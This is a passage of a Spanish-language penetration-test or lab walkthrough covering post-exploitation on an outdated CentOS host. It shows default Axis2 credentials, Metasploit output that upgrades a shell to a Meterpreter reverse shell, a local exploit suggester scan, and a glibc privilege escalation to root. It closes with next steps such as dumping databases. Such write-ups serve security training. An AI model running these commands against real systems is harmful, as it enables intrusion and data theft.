- USERNAME: admin
- PASSWORD: axis2

## Fase 7: Post-Explotación y Escalación de Privilegios

### 7.1 Mejora de la Shell

La shell inicial obtenida era de Java. Se procedió a mejorarla para obtener una shell nativa de Linux x86.

```
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

  Name      Current Setting  Required  Description
  --      -
  HANDLER   true             yes       Start an exploit/multi/handler to receive the connection
  LHOST     192.168.1.72     no        IP of host that will receive the connection from the payload (Will try to auto detect).
  LPORT     4433             yes       Port for payload to connect to.
  SESSION   1                yes       The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
=====
```

| Id | Name | Type                   | Information           | Connection  |
|----|------|------------------------|-----------------------|---|
| 1  |      | meterpreter java/linux | tomcat @ 192.168.1.39 | 192.168.1.72:4444 → 192.168.1.39:47346 (192.168.1.39) |

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
=====
```

| Id | Name | Type                   | Information           | Connection  |
|----|------|------------------------|-----------------------|---|
| 1  |      | meterpreter java/linux | tomcat @ 192.168.1.39 | 192.168.1.72:4444 → 192.168.1.39:47346 (192.168.1.39) |
| 2  |      | meterpreter x86/linux  | tomcat @ 192.168.1.39 | 192.168.1.72:4433 → 192.168.1.39:57183 (192.168.1.39) |

## 7.2 Enumeración de Vulnerabilidades del Sistema

Se realizó un escaneo de vulnerabilidades locales en el sistema CentOS desactualizado.

```
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 192.168.1.39 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/
ger be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 192.168.1.39 - 203 exploit checks are being tried...
[+] 192.168.1.39 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.39 - exploit/linux/local/su_login: The target appears to be vulnerable.
```

### Vulnerabilidades identificadas para escalación:

1. `glibc_origin_expansion_priv_esc`
2. `su_login`

## 7.3 Escalación de Privilegios

Se utilizó el exploit `glibc_origin_expansion_priv_esc` para obtener privilegios de root.

```
msf6 exploit(linux/local/glibc_origin_expansion_priv_esc) > show options

Module options (exploit/linux/local/glibc_origin_expansion_priv_esc):

  Name                Current Setting  Required  Description
  ---                -
  SESSION              2                yes       The session to run this module on
  SUID_EXECUTABLE      /bin/ping        yes       Path to a suid executable

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      192.168.1.72    yes       The listen address (an interface may be specified)
  LPORT      4445            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

```
msf6 exploit(linux/local/glibc_origin_expansion_priv_esc) > exploit
[*] Started reverse TCP handler on 192.168.1.72:4445
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.kIAKiGRd' (1271 bytes) ...
[*] Writing '/tmp/.xpCHlxE' (299 bytes) ...
[*] Writing '/tmp/.pHiIxb' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.1.39
[+] Deleted /tmp/.xpCHlxE
[+] Deleted /tmp/.cjPddF
[+] Deleted /tmp/.pHiIxb
[*] Meterpreter session 3 opened (192.168.1.72:4445 → 192.168.1.39:36303) at 2025-05-22 18:57:32 -0300
```

## 7.4 Acceso Root Completo

```
meterpreter > getuid
Server username: root
meterpreter > █
```

### ¡ACCESO ROOT CONSEGUIDO!

En este punto se tiene control total del sistema y se puede proceder a:

- Dumping de bases de datos
- Extracción de archivos sensibles
- Análisis forense del sistema
- Documentación de evidencias